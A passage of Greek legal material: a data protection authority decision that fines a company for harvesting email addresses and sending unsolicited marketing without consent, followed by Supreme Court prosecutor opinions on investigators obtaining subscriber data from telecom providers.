- Από συμμετέχοντες σε μεγάλα συνέδρια, στα οποία είναι ομιλητής ο Ζ. Στο τέλος κάθε ομιλίας ο Ζ ζητεί από όσους συμμετέχοντες το επιθυμούν να παράσχουν τις ηλεκτρονικές τους διευθύνσεις προκειμένου να τους αποστέλλεται το ενημερωτικό φυλλάδιο της εταιρείας. Υπάρχουν και περιπτώσεις όπου πολίτες που δεν έχουν διεύθυνση ηλεκτρονικού ταχυδρομείου δίνουν τη διεύθυνση τρίτων, συνήθως συγγενών, προκειμένου να λαμβάνουν εκείνοι το ενημερωτικό φυλλάδιο της εταιρείας. (Β)

- Από τον κατάλογο των εκθετών σε μεγάλες κλαδικές εκθέσεις στις οποίες παρίσταται ο Ζ. Στην περίπτωση αυτή αποστέλλεται πρώτα ένα αναγνωριστικό μήνυμα ηλεκτρονικού ταχυδρομείου στις ηλεκτρονικές διευθύνσεις των εκθετών, το οποίο εξηγεί την ταυτότητα και τις δραστηριότητες της εταιρείας. Το μήνυμα αυτό έχει τίτλο «ΕΠΙΣΤΟΛΗ ΓΝΩΣΤΩΝ» και παρέχει και δυνατότητα διαγραφής. (Οι δύο τελευταίες καταγγελίες των Γ και Β περιέχουν τέτοιο μήνυμα στα επισυναπτόμενα.) (Γ)

- Από αιτήσεις που δέχεται η εταιρεία για να συμπεριλάβει μια ή περισσότερες ηλεκτρονικές διευθύνσεις στους αποδέκτες των εντύπων τους. (Δ)

- Από συλλογή διευθύνσεων ηλεκτρονικών ταχυδρομείου από ιστοσελίδες, οι οποίες παρέχουν ηλεκτρονική διεύθυνση επικοινωνίας των κατόχων τους. (Ε)

5. «Όπως σας έχω αναφέρει και πιο πάνω, μέχρι πρότινος δεν αρχειοθετούσαμε και δεν κρατούσαμε κανένα σχεδόν αποδεικτικό στοιχείο για τους ενδιαφερόμενους αποδέκτες. Τα αρχεία μας εμπλουτίζονται από το 1997! Ήδη έχει αρχίσει η αρχειοθέτηση των στοιχείων των αποδεκτών. Πρόσφατα δημιουργήσαμε ένα έντυπο ενδιαφέροντος, το οποίο μπορούν να συμπληρώνουν όσοι θέλουν να λαμβάνουν τα ενημερωτικά της φυλλάδια μέσω ηλεκτρονικού ταχυδρομείου. Επίσης στο www..... έχουμε ανάλογη παραπομπή. Έχω χιλιάδες φύλλα αξιολόγησης που οι συμμετέχοντες συμπληρώνουν μετά από σεμινάρια τους σε εταιρείες, στα οποία όσοι επιθυμούν δηλώνουν το ενδιαφέρον τους να λαμβάνουν ηλεκτρονικά έντυπα από μένα. Παρόλα αυτά, παλιότερα αρχεία υπάρχουν αλλά όχι για όλους, μιας και η άγνοια μου δε με άφησε να προνοήσω ότι θα έπρεπε να φυλάσσονται και έτσι αφού κάναμε τις ανάλογες καταχωρήσεις, τα έντυπα αρχεία...καταστρεφόντουσαν από μένα προσωπικά ή τη βοήθό μου.»

6. Αν κάποιος παραλήπτης ασκήσει το δικαίωμα αντίρρησης του, η διεύθυνση ηλεκτρονικού ταχυδρομείου του διαγράφεται εκτός από τις περιπτώσεις εκείνες, κατά τις οποίες ζητείται να διαγραφεί διεύθυνση ηλεκτρονικού ταχυδρομείου που δεν περιλαμβάνεται στην λίστα παραληπτών της εταιρείας. Αυτό οφείλεται κατά την εταιρεία ίσως στο γεγονός ότι λαμβάνουν το ενημερωτικό της φυλλάδιο σε διαφορετική ηλεκτρονική διεύθυνση από αυτή που ζητούν να διαγραφεί.

7. Το δικαίωμα αντίρρησης (αίτημα διαγραφής από τη λίστα παραληπτών της εταιρείας) μπορεί να ασκηθεί με τέσσερις (4) τρόπους από τους παραλήπτες των ηλεκτρονικών μηνυμάτων με δυνατότητες που παρέχονται στα συνημμένα αρχεία των ενημερωτικών φυλλαδίων της εταιρείας.

8. «Από την τελευταία μας επικοινωνία και μετά, έχω αναθέσει σε δύο εξωτερικούς διαφορετικούς συμβούλους/προγραμματιστές...να εξομαλύνουν ακόμα περισσότερο την κατάσταση και να κάνουν όσο το δυνατόν πιο εύκολη και φιλική για το χρήστη την απαιτούμενη διαδικασία...Το θέμα προχωρά αλλά αντιμετωπίζουμε τεχνικές δυσκολίες. Εκεί πιθανόν οφείλεται και το πρόβλημα με τους κύριους καταγγέλλοντες. Ενώ δηλαδή η βοηθός μου ΣΤ, έχει από τον Οκτώβριο αφαιρέσει δυο φορές τις διευθύνσεις τους από τις λίστες μας, η ασυμφωνία των προγραμματιστών και οι επακόλουθες καθυστερήσεις στην υλοποίηση των νέων εφαρμογών προκάλεσε εν αγνοία μου πιθανόν το πρόβλημα επαναφοράς των διευθύνσεων στις λίστες μας...Παρά τις αντίξοες οικονομικές συνθήκες των καιρών μας, ήδη έχω προχωρήσει σε νέα χρηματική επένδυση και αυστηρές οδηγίες στους προγραμματιστές να ετοιμάσουν μηχανισμό που θα με απαλλάξει από τέτοιου είδους φαινόμενα.» Κατόπιν τούτων, η Αρχή κάλεσε με το υπ' αρ. πρωτ. Γ/ΕΞ/1817/15-03-2011 έγγραφό της την εταιρεία, όπως νομίμως εκπροσωπείται, να παραστεί στη συνεδρίαση του Τμήματος της Αρχής, την Τρίτη 5.04.2011 και ώρα 10.00 π.μ., για τη συζήτηση των προαναφερόμενων καταγγελιών. Στη συνεδρίαση της Αρχής, την 5.04.2011, παρέστησαν νομίμως ο ιδιοκτήτης της εταιρείας, Ζ, και ο Χ. Ζυγογιάννης, δικηγόρος της εταιρείας. Η εταιρεία ζήτησε και έλαβε την αναβολή της συζήτησης της υπόθεσης προκειμένου να υποβάλει μέχρι τις 8.04.2011 υπόμνημα σχετικά με τις εξεταζόμενες καταγγελίες. Η εταιρεία υπέβαλε το υπόμνημα της με το υπ' αριθμ. πρωτ. Γ/ΕΙΣ/2480/8-4-2011 έγγραφό της, το οποίο εξετάστηκε από την Αρχή, κατά την συνεδρίαση του Τμήματος, την 10.05.2011.

Οι καταγγελίες των Α, Β, Γ, Δ και Ε κατά της εταιρείας Χ εξετάζονται από κοινού λόγω συνάφειας.

Η Αρχή, αφού άκουσε τον εισηγητή και τον βοηθό εισηγητή της υπόθεσης και έλαβε υπόψη όλα τα στοιχεία του φακέλου, μετά και από διεξοδική συζήτηση,

ΣΚΕΦΘΗΚΕ ΣΥΜΦΩΝΑ ΜΕ ΤΟΝ ΝΟΜΟ

1. Σύμφωνα με τα οριζόμενα στο άρθρο 4 παρ. 1 εδ. α' του Ν. 2472/1997 τα δεδομένα προσωπικού χαρακτήρα για να τύχουν νόμιμης επεξεργασίας πρέπει να συλλέγονται κατά τρόπο θεμιτό και νόμιμο για καθορισμένους, σαφείς και νόμιμους σκοπούς και να υφίστανται θεμιτή και νόμιμη επεξεργασία ενόψει των σκοπών αυτών. Οι διευθύνσεις ηλεκτρονικού ταχυδρομείου αποτελούν δεδομένα προσωπικού χαρακτήρα, κατά την έννοια του άρθρου 2 στοιχ. α' του Ν. 2472/1997, όταν ανήκουν σε φυσικά πρόσωπα. Η συλλογή διευθύνσεων ηλεκτρονικού ταχυδρομείου φυσικών προσώπων από δημόσιους χώρους στο διαδίκτυο (π.χ. από ιστοσελίδες) για τους σκοπούς της προώθησης προϊόντων και υπηρεσιών είναι αντίθετη προς τη νομοθεσία για την προστασία των δεδομένων προσωπικού χαρακτήρα. Ειδικότερα, για τα δεδομένα αυτά ισχύει ότι:

α) η επεξεργασία τους αντίκειται στις διατάξεις του άρθρου 4 του Ν.2472/1997, καθόσον δεν συλλέγονται με τρόπο θεμιτό και νόμιμο και για καθορισμένους και νόμιμους σκοπούς και δεν υφίσταται θεμιτή και νόμιμη επεξεργασία εν όψει των σκοπών αυτών. Ειδικότερα, το πρόσωπο στο οποίο αναφέρονται τα δεδομένα ανακοινώνει τη διεύθυνσή του δημοσίως για τελείως διαφορετικό σκοπό, για παράδειγμα για την αποστολή μηνυμάτων επικοινωνίας για προσωπικούς σκοπούς ή για τη συμμετοχή του σε ομάδες συζήτησης.

β) το έννομο συμφέρον που επιδιώκει ο υπεύθυνος επεξεργασίας ή οι τρίτοι στους οποίους ανακοινώνονται τα δεδομένα δεν υπερέρχει προφανώς των δικαιωμάτων και συμφερόντων των προσώπων στα οποία αναφέρονται τα δεδομένα, καθώς προκαλείται σημαντική όχληση στους αποδέκτες των μηνυμάτων αλλά και πιθανά επιπρόσθετο κόστος από τη χρήση υπηρεσιών διαδικτύου για την ανάγνωση των μηνυμάτων. Συνεπώς, η συλλογή διευθύνσεων ηλεκτρονικού ταχυδρομείου χωρίς τη συγκατάθεση του υποκειμένου παραβιάζει την παρ. 2 στοιχ. ε' του άρθρου 5 του Ν. 2472/1997. (Βλ. και απόφαση 83/2009 της Αρχής αναρτημένη στην ιστοσελίδα της).

2. Σύμφωνα με τα οριζόμενα στο άρθρο 11 παρ. 1 του Ν. 3471/2006: *«Η πραγματοποίηση μη ζητηθεισών επικοινωνιών με οποιοδήποτε μέσο ηλεκτρονικής επικοινωνίας, με ή χωρίς ανθρώπινη παρέμβαση, για σκοπούς απευθείας εμπορικής προώθησης προϊόντων ή υπηρεσιών και για κάθε είδους διαφημιστικούς σκοπούς, επιτρέπεται μόνο αν ο συνδρομητής συγκατατεθεί εκ των προτέρων ρητώς.»*

3. Σύμφωνα με τα οριζόμενα στο άρθρο 11 παρ. 3 του Ν. 3471/2006: *«Τα στοιχεία επαφής ηλεκτρονικού ταχυδρομείου που αποκτήθηκαν νομίμως, στο πλαίσιο της πώλησης προϊόντων ή υπηρεσιών ή άλλης συναλλαγής, μπορούν να χρησιμοποιούνται για την απευθείας προώθηση παρόμοιων προϊόντων ή υπηρεσιών του προμηθευτή ή για την εξυπηρέτηση παρόμοιων σκοπών, ακόμη και όταν ο αποδέκτης του μηνύματος δεν έχει δώσει εκ των προτέρων τη συγκατάθεσή του, υπό τον όρο ότι του παρέχεται κατά τρόπο σαφή και ευδιάκριτο η δυνατότητα να αντιτάσσεται, με εύκολο τρόπο και δωρεάν, στη συλλογή και χρησιμοποίηση των ηλεκτρονικών του στοιχείων, και αυτό σε κάθε μήνυμα σε περίπτωση που ο χρήστης αρχικά δεν είχε διαφωνήσει σε αυτή την κρίση.»*

4. Σύμφωνα με τα οριζόμενα στο άρθρο 11 παρ. 5 του Ν. 3471/2006: *«Οι ανωτέρω ρυθμίσεις ισχύουν και για τους συνδρομητές που είναι νομικά πρόσωπα.»* **5.** Σύμφωνα με τα οριζόμενα στο άρθρο 5 παρ. 3 του Ν. 3471/2006: *«όπου ο παρών νόμος απαιτεί τη συγκατάθεση του συνδρομητή ή χρήστη, η σχετική δήλωση δίδεται εγγράφως ή με ηλεκτρονικά μέσα. Στην τελευταία περίπτωση ο υπεύθυνος επεξεργασίας εξασφαλίζει ότι ο συνδρομητής ή ο χρήστης ενεργεί με πλήρη επίγνωση των συνεπειών που έχει η δήλωσή του η οποία καταγράφεται με ασφαλή τρόπο, είναι ανά πάσα στιγμή προσβάσιμη στο χρήστη ή συνδρομητή και μπορεί ανά πάσα στιγμή να ανακληθεί.»*

6. Σύμφωνα με τα οριζόμενα στα άρθρα 2 στοιχ. ε' και 6 του Ν. 2472/1997, ο υπεύθυνος επεξεργασίας οφείλει να γνωστοποιήσει εγγράφως στην Αρχή τη σύσταση και λειτουργία αρχείου ή την έναρξη επεξεργασίας.

7. Από τα στοιχεία των φακέλων των πέντε εξεταζόμενων καταγγελιών των Α, Β, Γ, 1 Το σκεπτικό αυτό αναλύεται εκτενώς τόσο στο έγγραφο εργασίας 37 του 2000 της Ομάδας του

άρθρου 29, το οποίο βασίζεται στην οδηγία 95/46/ΕΚ (σελ. 37, 38 και 43, 44 της ελληνικής έκδοσης), όσο και στο βιβλίο *Regulating Spam, A European Perspective after the Adoption of the E-Privacy Directive* (κεφάλαιο 4, Harvesting, σελ. 67-79). Δ, και Ε κατά τις συγκεκριμένης εταιρείας προκύπτουν τα ακόλουθα:

- Η συλλογή από την εταιρεία διευθύνσεων ηλεκτρονικού ταχυδρομείου τρίτων από τα συνέδρια, στα οποία μετέχει η εταιρεία - μέθοδος (Β) στην απάντηση της εταιρείας - τα σεμινάρια και τις εκδηλώσεις, που διοργανώνει η εταιρεία - μέθοδος (Α) στην απάντηση της εταιρείας - δεν συνάδει με τη διάταξη του άρθρου 11 παρ. 1 του Ν. 3471/2006, καθόσον δεν εξασφαλίζεται η από τη διάταξη αυτή προβλεπόμενη ρητή συγκατάθεση των τρίτων - κατόχων των διευθύνσεων ηλεκτρονικού ταχυδρομείου. Αντίθετα, στην περίπτωση συλλογής διευθύνσεων από τους συμμετέχοντες στα συνέδρια-σεμινάρια-εκδηλώσεις, η προηγούμενη ρητή συγκατάθεση δίδεται από τους ίδιους τους ενδιαφερόμενους, και επομένως η πρακτική αυτή συνάδει με τη διάταξη του άρθρου 11 παρ. 1 του Ν. 3471/2006.
- Η συλλογή από την εταιρεία διευθύνσεων ηλεκτρονικού ταχυδρομείου των εκθετών στις κλαδικές εκθέσεις - μέθοδος (Γ) στην απάντηση της εταιρείας - δεν συνάδει με τις διατάξεις του άρθρου 11 του Ν.3471/2006, καθόσον σύμφωνα με την παράγραφο 5 του άρθρου αυτού η συγκατάθεση του εκάστοτε αποδέκτη μηνύματος ηλεκτρονικού ταχυδρομείου δεν εξαρτάται από το εάν ο αποδέκτης του μηνύματος ηλεκτρονικού ταχυδρομείου είναι νομικό ή φυσικό πρόσωπο.
- Η συλλογή από την εταιρεία διευθύνσεων ηλεκτρονικού ταχυδρομείου από αιτήσεις που δέχεται η εταιρεία για να συμπεριλάβει μια ή περισσότερες ηλεκτρονικές διευθύνσεις στους αποδέκτες των εντύπων τους - μέθοδος (Δ) στην απάντηση της εταιρείας - δεν συνάδει με τις διατάξεις του άρθρου 11 παρ. 1 του Ν. 3471/2006, σε περίπτωση που στις εν λόγω αιτήσεις περιλαμβάνονται διευθύνσεις ηλεκτρονικού ταχυδρομείου που ανήκουν σε τρίτους. Στην περίπτωση διευθύνσεων, οι οποίες χορηγούνται στην εταιρεία από τους ίδιους, δεν υφίσταται κάποια παράβαση, καθώς πληρούνται οι διατάξεις του άρθρου 11 παρ. 1 του Ν. 3471/2006.
- Η συλλογή από την εταιρεία διευθύνσεων ηλεκτρονικού ταχυδρομείου μέσω ιστοσελίδων, οι οποίες παρέχουν ηλεκτρονική διεύθυνση επικοινωνίας των κατόχων τους - μέθοδος (Ε) στην απάντηση της εταιρείας - παραβιάζει τα αναφερόμενα στην ως άνω παράγραφο 1 του σκεπτικού, καθώς συνεπάγεται τη συλλογή διευθύνσεων για διαφορετικό σκοπό από τον σκοπό δημοσίευσής τους. Η επίμαχη επεξεργασία αντίκειται στη διάταξη του άρθρου 5 παρ. 2 στοιχ. ε' του Ν.2472/1997, καθόσον το έννομο συμφέρον του υπεύθυνου επεξεργασίας (εταιρεία) δεν υπερέρχει προφανώς των δικαιωμάτων των ατόμων στα οποία αναφέρονται τα δεδομένα.
- Η εταιρεία δεν ικανοποιεί προσηκόντως τη δυνατότητα διαγραφής από τη λίστα παραληπτών, ύστερα από σχετικό αίτημα, παραβιάζοντας με τον τρόπο αυτό το δικαίωμα αντίρρησης του άρθρου 13 του Ν.2472/1997. Συγκεκριμένα, η εταιρεία δεν ικανοποιεί κατά τη συλλογή της ηλεκτρονικής διεύθυνσης των παραληπτών των ενημερωτικών φυλλαδίων της εταιρείας το δικαίωμα ενημέρωσης του υποκειμένου, όπως ορίζεται στο άρθρο 11 του Ν. 2472/1997.

- Η εταιρεία δεν λαμβάνει κατάλληλα οργανωτικά και τεχνικά μέτρα ασφάλειας, όπως ορίζεται στο άρθρο 10 παρ. 3 του Ν. 2472/1997, για την ασφάλεια των προσωπικών δεδομένων των παραληπτών και την προστασία τους από τυχαία ή αθέμιτη καταστροφή, τυχαία απώλεια αλλοίωση, απαγορευμένη διάδοση ή πρόσβαση και κάθε άλλη μορφή αθέμιτης επικοινωνίας.

- Η συλλογή και καταγραφή διευθύνσεων ηλεκτρονικού ταχυδρομείου συνιστούν επεξεργασία που οδηγεί στην δημιουργία αρχείου δεδομένων προσωπικού χαρακτήρα, σύμφωνα με τα οριζόμενα στις διατάξεις του άρθρου 2 στοιχ. ε' του Ν. 2472/1997. Συνεπώς, η εταιρεία ως υπεύθυνος επεξεργασίας για το εν λόγω αρχείο όφειλε να γνωστοποιήσει, κατά τα οριζόμενα στο άρθρο 6 παρ. 1 του Ν. 2472/1997, τη σύσταση και λειτουργία του εν λόγω αρχείου, καθώς και την έναρξη της επεξεργασίας. Η γνωστοποίηση αυτή θα πρέπει να πληροί τους όρους και προϋποθέσεις που θέτει η παρ. 2 του άρθρου 6 του Ν. 2472/1997.

ΓΙΑ ΤΟΥΣ ΛΟΓΟΥΣ ΑΥΤΟΥΣ

Η Αρχή

1) Κρίνει ότι η συλλογή διευθύνσεων ηλεκτρονικού ταχυδρομείου χωρίς την προηγούμενη συγκατάθεση των υποκειμένων συνιστά παράνομη επεξεργασία, σύμφωνα με τα οριζόμενα στις διατάξεις των άρθρων 4 παρ. 1 στοιχ. α' και 5 παρ. 2 στοιχ. ε' του Ν. 2472/1997. Η Αρχή επιβάλλει πρόστιμο δυο χιλιάδων ευρώ (2.000€) στην εταιρεία X για τη διαπιστωθείσα παράβαση που συντελείται με την παράνομη επεξεργασία διευθύνσεων ηλεκτρονικού ταχυδρομείου και διατάσσει την εταιρεία X να διακόψει τη συλλογή ηλεκτρονικών διευθύνσεων από ιστοσελίδες και από οδηγούς κλαδικών εκθέσεων, καθώς και να διαγράψει από το αρχείο παραληπτών των ενημερωτικών φυλλαδίων της εταιρείας τις διευθύνσεις ηλεκτρονικού ταχυδρομείου που έχουν συλλεγεί με αυτούς τους τρόπους.

2) Κρίνει ότι η αποστολή διαφημιστικών μηνυμάτων ηλεκτρονικού ταχυδρομείου και τηλεομοιοτυπίας (FAX) χωρίς τη συγκατάθεση των συνδρομητών συνιστά παραβίαση του άρθρου 11 παρ. 1 του Ν. 3471/2006 και επιβάλλει πρόστιμο δυο χιλιάδων ευρώ (2.000€) στην εταιρεία X.

3) Απευθύνει προειδοποίηση στην εταιρεία X για λήψη, εντός χρονικού διαστήματος τριών (3) μηνών, κατάλληλων οργανωτικών και τεχνικών μέτρων ασφαλείας για την προστασία των προσωπικών δεδομένων των παραληπτών της, σύμφωνα με τα οριζόμενα στο άρθρο 10 παρ. 3 του νόμου 2472/1997.

4) Απευθύνει σύσταση στην εταιρεία X να τηρεί το δικαίωμα ενημέρωσης κατά τη συλλογή των ηλεκτρονικών διευθύνσεων των παραληπτών των ενημερωτικών της φυλλαδίων, σύμφωνα με τα οριζόμενα στο άρθρο 11 του Ν. 2472/1997.

5) Απευθύνει σύσταση στην εταιρεία X να ικανοποιεί το δικαίωμα διαγραφής των παραληπτών των ενημερωτικών της φυλλαδίων, σύμφωνα με τα οριζόμενα στις διατάξεις των άρθρων 11 παρ. 3 του Ν. 3471/2006 και 13 του Ν. 2472/1997.

6) Απευθύνει σύσταση στην εταιρεία X, ως υπεύθυνο επεξεργασίας, να γνωστοποιήσει στην Αρχή τη σύσταση και τη λειτουργία αρχείου με προσωπικά δεδομένα.

Γνωμοδοτήσεις Εισαγγελίας Αρείου Πάγου

Γνωμοδότηση 9/2011

Εάν εξακολουθούν να ισχύουν οι 9/2009 και 12/2009 γνωμοδοτήσεις μας μετά τις ρυθμίσεις του Ν.3917/21-2-2011 και ειδικότερα εάν οι πάροχοι υπηρεσιών Διαδικτύου, στα πλαίσια προκαταρκτικής εξέτασης ή προανάκρισης μετά από παραγγελία εισαγγελέα που διενεργούνται από την Υπηρεσία σας, υποχρεούνται να σας γνωστοποιούν τα στοιχεία του προσώπου στα οποία αντιστοιχούν ηλεκτρονικά ίχνη ή τηλεφωνικοί αριθμοί κλήσεως εγκληματικής πράξεως, συγκεκριμένης ημεροχρονολογίας, χωρίς την τήρηση της διαδικασίας άρσεως του απορρήτου.

Προς τη Διεύθυνση Ασφαλείας Αττικής Υποδιεύθυνση Δίωξης Οικονομικών Εγκλημάτων Αρχαίοκαπηλίας και Ηθών, Τμήμα 5^ο Δίωξης Ηλεκτρονικού Εγκλήματος
Απαντώντας στο ερώτημα σας, που αναφέρεται στο 7011/5/79-δ/13-4-2001 έγγραφο σας, για το εάν εξακολουθούν να ισχύουν οι 9/2009 και 12/2009 γνωμοδοτήσεις μας μετά τις ρυθμίσεις του Ν.3917/21-2-2011 και ειδικότερα εάν οι πάροχοι υπηρεσιών Διαδικτύου, στα πλαίσια προκαταρκτικής εξέτασης ή προανάκρισης μετά από παραγγελία εισαγγελέα που διενεργούνται από την Υπηρεσία σας, υποχρεούται να σας γνωστοποιούν τα στοιχεία του προσώπου στα οποία αντιστοιχούν ηλεκτρονικά ίχνη ή τηλεφωνικοί αριθμοί κλήσεως εγκληματικής πράξεως, συγκεκριμένης ημεροχρονολογίας, χωρίς την τήρηση της διαδικασίας άρσεως του απορρήτου, σας γνωρίζουμε τα ακόλουθα:

I. Με την 12/2009 γνωμοδότηση μας, αφού επιβεβαιώθηκε η ορθότητα των συμπερασμάτων της προηγηθείσας 9/2009 γνωμοδοτήσεως μας, καταλήξαμε στην θέση : α) ότι οι αρμόδιες δικαστικές αρχές (εισαγγελικές, προανακριτικές, ανακριτικές κ.τ.λ.) μπορούν να ζητούν από τους παρόχους υπηρεσιών ηλεκτρονικών επικοινωνιών να τους γνωρίσουν τα στοιχεία εντοπισμού των προσώπων που τελούν διάφορα εγκλήματα (εκβίαση, δυσφήμιση, απειλή, εξύβριση κ.τ.λ.) με κακόβουλες κλήσεις ή μηνύματα ή μέσω του διαδικτύου, χωρίς να τηρούν την προβλεπόμενη διαδικασία άρσεως του απορρήτου.

II. Πρόσφατα με τον Ν.3917/2011 ενσωματώθηκε στην Ελληνική έννομη τάξη η οδηγία 2006/24/ΕΚ του Ευρωπαϊκού Κοινοβουλίου και του Συμβουλίου της 15^{ης} Μαρτίου για «την διατήρηση δεδομένων που παράγονται ή υποβάλλονται σε επεξεργασία σε συνάρτηση με την παροχή διαθεσίμων στο κοινό υπηρεσιών ηλεκτρονικών επικοινωνιών ή δημοσίων δικτύων επικοινωνιών και για την τροποποίηση της οδηγίας 2002/58/ΕΚ». Ο Νόμος αυτός : α) στο άρθρο 5 χαρακτηρίζει ως δεδομένα των επικοινωνιών που πρέπει να διατηρούνται και τα παραπάνω εξωτερικά στοιχεία της επικοινωνίας και β) στο άρθρο 4 απαιτεί για την χορήγηση των δεδομένων αυτών «στις αρμόδιες αρχές» την άρση του απορρήτου της επικοινωνίας σύμφωνα με τις διατάξεις του Ν.2225/1994. Ο νομοθέτης με τη ρύθμιση αυτή δεν θέλησε να εισαγάγει νέο περιοριστικό καθεστώς για την χορήγηση των παραπάνω εξωτερικών στοιχείων της επικοινωνίας. Τούτο προκύπτει ιδίως από την αιτιολογική έκθεση του Ν.3917/2011, στην οποία, σχετικά με το άρθρο 4, αναφέρεται : «Δεν εισάγονται νέες

ρυθμίσεις σε σχέση με την υφιστάμενη νομοθεσία ...». Ας σημειωθεί α) ότι η νομοθεσία αυτή και ειδικότερα το καθεστώς του Ν.3471/2006, ελήφθη υπόψη και αξιολογήθηκε για την έκδοση των δύο παραπάνω γνωμοδοτήσεων και β) ότι οι γνωμοδοτήσεις μας δεν αφορούν αιτήματα οποιωνδήποτε «αρμόδιων αρχών» αλλά αιτήματα ανακριτικών αρχών, που ενεργούν σύμφωνα με τις συνταγματικές επιταγές για παροχή έννομης προστασίας (αρθρ. 20 του Συντάγματος) και τιμώρηση των εγκλημάτων (άρθρα 96 § 1 και 87 § 1 του Συντάγματος), τα οποία (αιτήματα) αναφέρονται σε περιπτώσεις στις οποίες δεν πρόκειται για απόρρητο κατά την έννοια του αρθρ. 19 § 1 του Συντάγματος (βλ. ιδίως την 12/2009 γνωμοδότηση μας).

III. Επομένως εξακολουθεί να ισχύει η ανωτέρω υπό στοιχ. II θέση μας.

Ο Αντεισαγγελεύς του Αρείου Πάγου
Αθανάσιος Κατσιρωδης

ΥΠ'ΑΡΙΘΜ. 12/2009¹⁹⁴

Δικαίωμα ανακριτικών αρχών να ζητούν από τους παρόχους υπηρεσιών ηλεκτρονικών επικοινωνιών στοιχεία εντοπισμού προσώπων που ενεργούν κακόβουλες κλήσεις.

Προς την Αρχή Διασφάλισης του Απορρήτου των Επικοινωνιών (ΑΔΑΕ)

Με το υπ' αριθμ. πρωτ. 1604 από 13 Ιουλίου 2009 έγγραφό σας ζητάτε διευκρινίσεις επί της υπ' αριθμ. 9/2009 Γνωμοδοτήσεως του Εισαγγελέα του Αρείου Πάγου. Όπως προκύπτει από την εν λόγω Γνωμοδότηση, με αυτή αντιμετωπίζεται, ύστερα από σχετικό ερώτημα του Τμήματος Διώξεως Ηλεκτρονικού Εγκλήματος της Υποδιευθύνσεως Διώξεων Οικονομικών Εγκλημάτων κλπ. της Διευθύνσεως Ασφαλείας Αττικής, το ζήτημα της νομιμότητας των αιτημάτων εισαγγελικών, ανακριτικών και προανακριτικών αρχών προς τους παρόχους υπηρεσιών ηλεκτρονικών εν γένει επικοινωνιών (σταθερής και κινητής τηλεφωνίας, επικοινωνίας μέσω διαδικτύου – Internet) να τους παρέχουν στοιχεία εντοπισμού της ταυτότητας προσώπων που ενεργούν τηλεφωνικές κλήσεις ή αποστέλλουν μηνύματα εξουβριστικού, δυσφημιστικού, απειλητικού ή άλλου εγκληματικού χαρακτήρα προς τον εγκαλούντα (κακόβουλες κλήσεις).

Με το προαναφερόμενο έγγραφό σας αμφισβητείτε τη νομιμότητα και συνταγματικότητα των παραπάνω αιτημάτων των ανακριτικών αρχών, η οποία καταφάσκει από την προηγηθείσα 9/2009 Γνωμοδότησή του Εισαγγελέα του Αρείου Πάγου, αντικρούοντας συγκεκριμένα επιχειρήματα από αυτά που στηρίζουν το πόρισμα της Γνωμοδοτήσεως.

Σε απάντηση του αιτήματός σας, σας γνωρίζουμε τα ακόλουθα:

¹⁹⁴ Βλ. ΠΟΙΝΔ/ΝΗ 2009, σελ. 1089.

Κατά το άρθρο 4 § 1 του Ν. 3471/2006, με τον οποίο ενσωματώθηκε στην ελληνική έννομη τάξη η Οδηγία 2002/58/ΕΚ του Ευρωπαϊκού Κοινοβουλίου και του Συμβουλίου της 12ης Ιουλίου 2002, «οποιαδήποτε χρήση των υπηρεσιών ηλεκτρονικών επικοινωνιών που παρέχονται μέσω δημοσίου δικτύου επικοινωνιών και των διαθεσίμων στο κοινό υπηρεσιών ηλεκτρονικών επικοινωνιών ... προστατεύεται από το απόρρητο των επικοινωνιών. Η άρση του απορρήτου είναι επιτρεπτή μόνο υπό τις προϋποθέσεις και τις διαδικασίες που προβλέπονται από το άρθρο 19 του Συντάγματος» (τον ορισμό των ηλεκτρονικών υπηρεσιών βλ. στο άρθρο 2 περίπτ. μζ' του Ν. 3431/2006).

Είναι σαφές ότι η έννοια του επιβαλλόμενου από τη διάταξη αυτή απορρήτου των επικοινωνιών συμπίπτει με την έννοια του απορρήτου «των επιστολών και της ελεύθερης ανταπόκρισης ή επικοινωνίας» κατά το άρθρο 19 § 1 του Συντάγματος. Το Σύνταγμα δεν αναφέρεται σε οποιαδήποτε επικοινωνία ή ανταπόκριση μεταξύ προσώπων. Καθιερώνει την προστασία της επικοινωνίας με την έννοια της ανταλλαγής διανοημάτων, ειδήσεων, γνώμων (βλ. BVerfGE 67, 157-160) και συναισθημάτων και ειδικότερα αυτής που γίνεται εντός πλαισίων οικειότητας και εμπιστευτικότητας (Χρυσόγονος, Ατομικά και κοινωνικά δικαιώματα, 3η έκδ. (2006), σ. 256 επ., Δαγτόγλου, Συνταγματικό Δίκαιο – Ατομικά Δικαιώματα Α' αριθ. 534, σ. 350 επ., Τσακυράκης, Το απόρρητο της επικοινωνίας, ΝοΒ 1993, 995, BVerfG, EU GRZ 2009, 404, 407-408). Προστατεύεται το δικαίωμα του ατόμου να μοιράζεται με πρόσωπο της επιλογής του σκέψεις, ιδέες και συναισθήματα χωρίς τον κίνδυνο της αποκάλυψής τους σε τρίτους και χωρίς να ζει με το καταθλιπτικό συναίσθημα ότι κάθε αστόχαστη ή υπερβολική έκφραση, στα πλαίσια μιας ιδιωτικής επικοινωνίας, θα μπορούσε να χρησιμοποιηθεί εναντίον του (Ολ. ΑΠ 1/2001, Ελλ. Δικ. 2001, 374, πρβλ. και Münch / Kunig (W. Löwer) Grundgesetz – Kommentar, 5 Aufl., Art 10, 22).

Οι περιπτώσεις που ενδιαφέρουν στο προκείμενο, ήτοι οι περιπτώσεις στις οποίες οι ανακριτικές αρχές για την εντόπιση του δράστη εξυβριστικών, συκοφαντικών, απειλητικών, εκβιαστικών τηλεφωνικών κλήσεων ή μηνυμάτων, κατά την διενέργεια προκαταρκτικής εξέτασής, προανακρίσεως ή κυρίας ανακρίσεως, κατόπιν εγκλήσεως κατά κανόνα του παθόντος, δέκτη των εν λόγω κλήσεων κλπ., ζητούν την ανακοίνωση εκ μέρους των παρόχων υπηρεσιών ηλεκτρονικών επικοινωνιών στοιχείων σχετικών με την ταυτότητα ή τη θέση της συνδέσεως ή του χρήστη, εκφεύγουν του προστατευτικού πεδίου της διατάξεως του άρθρου 19 § 1 του Συντάγματος. Στις προαναφερόμενες περιπτώσεις δεν πρόκειται για επικοινωνία ή ανταπόκριση κατά την έννοια της συνταγματικής διατάξεως. Οι επαφές αυτές ως, εκ του σκοπού και του περιεχομένου τους, το οποίο είναι ευθέως εγκληματικό (Καρράς, Ποινικό Δικονομικό Δίκαιο αριθ. 705), αφενός δεν συνιστούν «ανταλλαγή απόψεων, διανοημάτων κλπ.» και αφετέρου δεν γίνονται στο πλαίσιο σχέσεως οικειότητας και εμπιστευτικότητας (Χρυσόγονος, ανωτ. σελ. 260, Τσακυράκης, ανωτ. σελ. 997, 998).

